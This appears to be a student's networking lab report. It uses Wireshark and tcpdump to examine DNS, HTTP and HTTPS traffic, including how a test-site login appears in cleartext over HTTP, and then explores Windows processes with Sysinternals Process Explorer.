19834	572.606870	192.168.105.178	8.8.8.8	DNS	70	Standard query 0xc287 Unknown (65) dns.google
19835	572.607317	192.168.105.178	8.8.8.8	DNS	70	Standard query 0xf625 A dns.google
19836	572.620969	8.8.8.8	192.168.105.178	DNS	102	Standard query response 0xf625 A dns.google A 8.8.4.4 A 8.8.8.8
20045	573.345170	192.168.105.178	8.8.8.8	DNS	70	Standard query 0xbff1 Unknown (65) dns.google
20046	573.345338	192.168.105.178	8.8.8.8	DNS	70	Standard query 0xb0e3 A dns.google
20050	573.360542	8.8.8.8	192.168.105.178	DNS	146	Standard query response 0xbff1 Unknown (65) dns.google SOA ns1.zdns.google
20051	573.363550	8.8.8.8	192.168.105.178	DNS	102	Standard query response 0xb0e3 A dns.google A 8.8.8.8 A 8.8.4.4
21182	683.472012	192.168.105.178	8.8.8.8	DNS	86	Standard query 0x0002 PTR 8.8.8.8.in-addr.arpa
21183	683.486455	8.8.8.8	192.168.105.178	DNS	104	Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa PTR dns.google
21314	697.296921	192.168.105.178	8.8.8.8	DNS	86	Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa PTR dns.google
21315	697.319111	8.8.8.8	192.168.105.178	DNS	104	Standard query response 0x0001 PTR 8.8.8.8.in-addr.arpa PTR dns.google
21328	702.605716	192.168.105.178	8.8.8.8	DNS	73	Standard query 0x0002 A www.cisco.com
21329	702.704726	8.8.8.8	192.168.105.178	DNS	255	Standard query response 0x0002 A www.cisco.com CNAME www.cisco.com.akadns.net CNAME wwwds.c
21330	702.710024	192.168.105.178	8.8.8.8	DNS	73	Standard query 0x0003 AAAA www.cisco.com
21331	702.851489	8.8.8.8	192.168.105.178	DNS	295	Standard query response 0x0003 AAAA www.cisco.com CNAME www.cisco.com.akadns.net CNAME wwwd

- c. In the Packet Details pane, notice this packet has Ethernet II, Internet Protocol Version 4, User Datagram Protocol and Domain Name System (query).

```

> Frame 21328: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
  ▼ Ethernet II, Src: BiostarM_76:bc:bb (f4:b5:20:76:bc:bb), Dst: Sophos_c0:d7:c0 (7c:5a:1c:c0:d7:c0)
    > Destination: Sophos_c0:d7:c0 (7c:5a:1c:c0:d7:c0)
    > Source: BiostarM_76:bc:bb (f4:b5:20:76:bc:bb)
    Type: IPv4 (0x8000)
> Internet Protocol Version 4, Src: 192.168.105.178, Dst: 8.8.8.8
> User Datagram Protocol, Src Port: 60118, Dst Port: 53
> Domain Name System (query)

```

- d. Expand **Ethernet II** to view the details. Observe the source and destination fields.

```

  ▼ Internet Protocol Version 4, Src: 192.168.105.178, Dst: 8.8.8.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 59
    Identification: 0x3d00 (15616)
  > Flags: 0x0000
    Time to live: 128
    Protocol: UDP (17)
    Header checksum: 0x0000 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.105.178
    Destination: 8.8.8.8
  > User Datagram Protocol, Src Port: 60118, Dst Port: 53
  > Domain Name System (query)

```

- e. Expand the **User Datagram Protocol**. Observe the source and destination ports.

```

  ▼ User Datagram Protocol, Src Port: 60118, Dst Port: 53
    Source Port: 60118
    Destination Port: 53
    Length: 39
    Checksum: 0x3aa3 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 418]
  > Domain Name System (query)

```

- f. Determine the IP and MAC address of the PC.

- In a Windows command prompt, enter **arp -a** and **ipconfig /all** to record the MAC and IP addresses of the PC.

```

C:\Users\ITCS>arp -a
Interface: 192.168.105.178 --- 0xe
  Internet Address      Physical Address      Type
  192.168.105.113      f4-b5-20-76-b7-8a      dynamic
  192.168.105.143      f4-b5-20-76-c2-54      dynamic
  192.168.105.151      f4-b5-20-76-c0-49      dynamic
  192.168.105.157      f4-b5-20-76-c2-c3      dynamic
  192.168.105.159      f4-b5-20-76-c4-b8      dynamic
  192.168.105.167      f4-b5-20-76-57-10      dynamic
  192.168.105.174      f4-b5-20-76-bb-b7      dynamic
  192.168.105.176      f4-b5-20-76-be-0c      dynamic
  192.168.105.179      f4-b5-20-76-bb-c8      dynamic
  192.168.105.182      f4-b5-20-76-c4-c1      dynamic
  192.168.105.185      f4-b5-20-76-c4-77      dynamic
  192.168.105.190      f4-b5-20-76-53-e0      dynamic
  192.168.105.199      f4-b5-20-76-5a-89      dynamic
  192.168.105.219      f4-b5-20-76-c4-87      dynamic
  192.168.105.220      f4-b5-20-76-c4-bd      dynamic
  192.168.105.229      6c-0b-5e-47-ac-1c      dynamic
  192.168.105.246      f4-b5-20-76-c4-bf      dynamic
  192.168.105.249      f4-b5-20-76-57-76      dynamic
  192.168.105.252      f4-b5-20-76-c3-7d      dynamic
  192.168.106.62       6c-0b-5e-44-4c-aa      dynamic
  192.168.106.65       6c-0b-5e-44-4a-fb      dynamic
  192.168.106.192      f4-b5-20-76-bb-68      dynamic
  192.168.106.193      f4-b5-20-76-c4-b6      dynamic
  192.168.107.253      7c-5a-1c-c0-d7-c0      dynamic
  192.168.107.255      ff-ff-ff-ff-ff-ff      static
  224.0.0.2             01-00-5e-00-00-02      static
  224.0.0.22            01-00-5e-00-00-16      static
  224.0.0.251           01-00-5e-00-00-fb      static
  224.0.0.252           01-00-5e-00-00-fc      static
  239.255.255.250      01-00-5e-7f-ff-fa      static
  255.255.255.255      ff-ff-ff-ff-ff-ff      static

```

```
C:\Users\ITCS>ipconfig/all
Windows IP Configuration

Host Name . . . . . : COMPedu4010
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . . . . :
Description . . . . . : Realtek PCIe GbE Family Controller
Physical Address . . . . . : F4-B5-28-76-BC-BB
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::8549:98c4:dafa:66e2%14(PREFERRED)
IPv4 Address. . . . . : 192.168.105.178(PREFERRED)
Subnet Mask . . . . . : 255.255.252.0
```

2. For Linux and macOS PC, enter **ifconfig** or **ip address** in a terminal.

```
[kali㉿kali] ~
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2f:2e:ff brd ff:ff:ff:ff:ff:ff
        inet 192.168.105.131/24 brd 192.168.105.255 scope global dynamic noprefixroute eth0
            valid_lft 1520sec preferred_lft 1520sec
        inet6 fe80::c83b:89b2:a7a:4195/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
[kali㉿kali] ~
```

- f. Expand **Domain Name System (query)** in the Packet Details pane. Then expand the **Flags and Queries**.

▼ Domain Name System (query)
 Transaction ID: 0x0002
 ▼ Flags: 0x0100 Standard query
 0... = Response: Message is a query
 .000 0... = Opcode: Standard query (0)
 0. = Truncated: Message is not truncated
1 = Recursion desired: Do query recursively
 0... = Z: reserved (0)
0 = Non-authenticated data: Unacceptable
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 ▼ Queries
 > www.cisco.com: type A, class IN
[\[Response In: 373\]](#)

Part 3: Explore DNS Response Traffic

- a. Select the corresponding response DNS packet has **Standard query response** and **A www.cisco.com** in the Info column.



- b. Expand **Domain Name System (response)**. Then expand the **Flags, Queries, and Answers**, observe the results.

```

> Frame 1964: Packet, 543 bytes on wire (4344 bits), 543 bytes captured (4344 bits) on interface \Device\NPf_19A7392A7-47BD-4965-A295-E5c
> Ethernet II, Src: TPLink_d5:92:60 (20:23:51:d5:92:60), Dst: CloudNetwork_e9:5c:0f (74:97:79:e9:5c:0f)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.111
> User Datagram Protocol, Src Port: 53, Dst Port: 60019
└ Domain Name System (response)
  Transaction ID: 0x0003
    Flags: 0x8180 Standard query response, No error
      1. .... = Response: Message is a response
      .000 0.... = Opcode: Standard query (0)
      .... 0.... = Authoritative: Server is not an authority for domain
      .... 0.... = Truncated: Message is not truncated
      .... 1.... = Recursion desired: Do query recursively
      .... 1.... = Recursion available: Server can do recursive queries
      .... 0.... = Z: reserved (0)
      .... 0.... = Answer authenticated: Answer/authority portion was not authenticated by the server
      .... 0.... = Non-authenticated data: Unacceptable
      .... 0000 = Reply code: No error (0)

  Questions: 1
  Answer RRs: 6
  Authority RRs: 8
  Additional RRs: 5
  Queries
    > www.cisco.com: type AAAA, class IN
  Answers
    > www.cisco.com: type CNAME, class IN, cname www.cisco.com.akadns.net
    > www.cisco.com.akadns.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net
    > wwwds.cisco.com.edgekey.net: type CNAME, class IN, cname wwwds.cisco.com.globalredir.akadns.net
    > wwwds.cisco.com.edgekey.net.globalredir.akadns.net: type CNAME, class IN, cname e2867.dsca.akamaiedge.net
    > e2867.dsca.akamaiedge.net: type AAAA, class IN, addr 2600:1417:75:d8:a33
    > e2867.dsca.akamaiedge.net: type AAAA, class IN, addr 2600:1417:75:d9:f:b33
  Authoritative nameservers
  Additional records
  Request ID: 19631
  [Time: 13.136000 milliseconds]

```

c. Observe the CNAME and A records in the Answers details.

Practical No. 4

Objective: A. To use Wireshark to examine HTTP and HTTPS Traffic

Procedure:

A. Part 1: Capture and View HTTP traffic

Step 1: Check for available network interfaces within your kali-linux machine using command:

```
ip address

[(kali㉿kali)-~]
$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b3:77:5d brd ff:ff:ff:ff:ff:ff
        inet 192.168.85.129/24 brd 192.168.85.255 scope global dynamic noprefixroute eth0
            valid_lft 1685sec preferred_lft 1685sec
        inet6 fe80::20c:29ff:feb3:775d/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

[(kali㉿kali)-~]
$
```

Step 2: From the above available interfaces, we choose **eth0** for this lab, as it is an active network interface and capable of capturing HTTP/HTTPS traffic.

Step 3: Start tcpdump and write to a pcap(**httpdump.pcap**) file using this command:

```
sudo tcpdump -i eth0 -s 0 -w ~/httpdump.pcap
```

```
[(kali㉿kali)-~]
$ sudo tcpdump -i eth0 -s 0 -w ~/httpdump.pcap
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
[
```


This command starts tcpdump and records network traffic on the **eth0** interface.

- The **-i** command option allows you to specify the interface. If not specified, the tcpdump will capture all traffic on all interfaces.
- The **-s** command option specifies the length of the snapshot for each packet. You should limit snaplen to the smallest number that will capture the protocol information in which you are interested. Setting snaplen to 0 sets it to the default of 262144, for backwards compatibility with recent older versions of tcpdump.
- The **-w** command option is used to write the result of the tcpdump command to a file. Adding the extension **.pcap** ensures that operating systems and applications will be able to read to file. All recorded traffic will be printed to the file **httpdump.pcap** in the home directory of the user analyst.


Step 4: To generate HTTP traffic open web browser(Firefox) and open the following website:

```
http://testphp.vulnweb.com/login.php
```

Because this website uses HTTP, the traffic is not encrypted. Click the Password field to see the warning pop up.




Step 5: Enter Username and Password both as “Admin” and click **Login** to submit, then close the browser.




Step 6: Stop capturing packets by pressing (CTRL + C) inside the terminal.

```
(kali㉿kali)-[~]
└$ sudo tcpdump -i eth0 -s 0 -w ~/httpdump.pcap
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C13472 packets captured
13472 packets received by filter
0 packets dropped by kernel
(kali㉿kali)-[~]
└$
```


Step 7: View the HTTP capture stored in the *httpdump.pcap* file located in the home directory. Open the packet using the option “Open with Wireshark”.



Step 8: Apply the **http** filter as shown below



Step 9: Browse through the different HTTP messages and select the **POST** message.



Step 10: In the lower window, the message is displayed. Expand the **HTML Form URL Encoded: application/x-www-form-urlencoded** section.

What two pieces of information are displayed?

→ The uname(username) and pass(password) that we entered as “Admin”.

Step 11: Close the Wireshark application.


Part 2. Capture and View HTTPS Traffic

Step 1: Start tcpdump to record HTTPS traffic:

```
sudo tcpdump -i eth0 -s 0 -w ~/httpsdump.pcap
```

Step 2: Now, open firefox browser and visit the website: <https://www.netacad.com>

Step 3: Click on Login and enter random credentials as shown below



Step 4: Click Login and close the browser.

Step 5: Return to the tcpdump terminal and press Ctrl+C. tcpdump will stop and save [~/httpsdump.pcap](#).


```
—(kali㉿kali)-[~]
$ sudo tcpdump -i eth0 -s 0 -w ~/httpsdump.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C911 packets captured
911 packets received by filter
0 packets dropped by kernel
```

Step 6: Open the pcap in Wireshark and filter HTTPS traffic use following command:

```
sudo wireshark httpsdump.pcap.
```

This will open the captured packets in wireshark

Step 7: Apply the filter **tcp.port == 443** to view HTTPS traffic. Browse through the different HTTPS messages and select an **Application Data** message.



Step 8: Completely expand the **Transport Layer Security** section.

```
Frame 11: 317 bytes on wire (2536 bits), 317 bytes captured (2536 bits)
Ethernet II, Src: VMware_ee:aa:fd (00:50:56:ee:aa:fd), Dst: VMware_b3:77:5d (00:0c:29:b3:77:5d)
Internet Protocol Version 4, Src: 34.36.137.203, Dst: 192.168.85.129
Transmission Control Protocol, Src Port: 443, Dst Port: 36516, Seq: 2825, Ack: 677, Len: 263
[2 Reassembled TCP Segments (2954 bytes): #10(2691), #11(263)]
Transport Layer Security
  - TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 2949
    Encrypted Application Data [...]: 1ca01d0734de85b3b559677f30d55d881622c343db97c0101c0563d1cf5f3bec7e...
    [Application Data Protocol: Hypertext Transfer Protocol]
```

If you expand the Application Data, you will see **Encrypted Application Data** — the payload is **not readable** (ciphertext).

HTTP is replaced by the TLS section and the application data is encrypted and unreadable.

4B. Exploring Processes, Threads, Handles, and Windows Registry

Step 1: Download Windows SysInternals Suite.


- a. Navigate to the following link to download Windows **SysInternals Suite**:
<https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx>

TOCTitle: Sysinternals Suite title: Sysinternals Suite description: The Windows Sysinternals troubleshooting Utilities have been rolled up into a single suite of tools. no-loc: [Mark Russinovich] ms.assetid: '0e18b180-9b7a-4c49-8120-c47c5a693683' ms:mptrsurl: 'https://technet.microsoft.com/Bb842062(v=MSDN.10)' ms.date: 10/13/2025 ---# Sysinternals Suite


- b. After the download is completed, extract the files from the folder.
 - c. Leave the web browser open for the following steps.

Step 2: Explore an active process.


- a. Navigate to the SysinternalsSuite folder with all the extracted files.
 - b. Open proexp.exe. Accept the Process Explorer License Agreement when prompted.




- c. The Process Explorer displays a list of currently active processes.



- d. Drag this icon  to the web browser to view it in process explorer. In this example the icon was dragged to Google Chrome:



- e. The Microsoft Edge process can be terminated in the Process Explorer. Right-click the selected process and select Kill Process.




What happened to the web browser window when the process is killed?


The web browser window closes.

Step 3: Start another process.

- a. Open a Command Prompt. (Start > search Command Prompt > select Command Prompt)
 - b. Drag the Find Window's Process icon  to the Command Prompt window and locate the highlighted Command Prompt process in Process Explorer.
 - c. The process for the Command Prompt is cmd.exe. Its parent process is explorer.exe process. The cmd.exe has a child process, conhost.exe.



- d. Navigate to the Command Prompt window. Start a ping at the prompt and observe the changes under the cmd.exe process.
 What happened during the ping process?
A child process PING.EXE listed under the cmd.exe during the ping process.
 e. As you review the list of active processes, you find that the child process conhost.exe may be suspicious. To check for malicious content, right-click **conhost.exe** and select **Check VirusTotal**. When prompted, click **Yes** to agree to VirusTotal Terms of Service. Then click **OK** for the next prompt.




- f. Expand the Process Explorer window or scroll to the right until you see the VirusTotal column. Click the link under the VirusTotal column. The default web browser opens with the results regarding the malicious content of conhost.exe.
 g. Right-click the cmd.exe process and select **Kill Process**. What happened to the child process conhost.exe?
The child process depends on the parent process. So when the parent process stops, the child process also stops.

Part 2: Exploring Threads and Handles

Step 1: Explore threads.

- Open a command prompt.
- In Process Explorer window, right-click conhost.exe and Select Properties..... Click the Threads tab to view the active threads for the conhost.exe process.

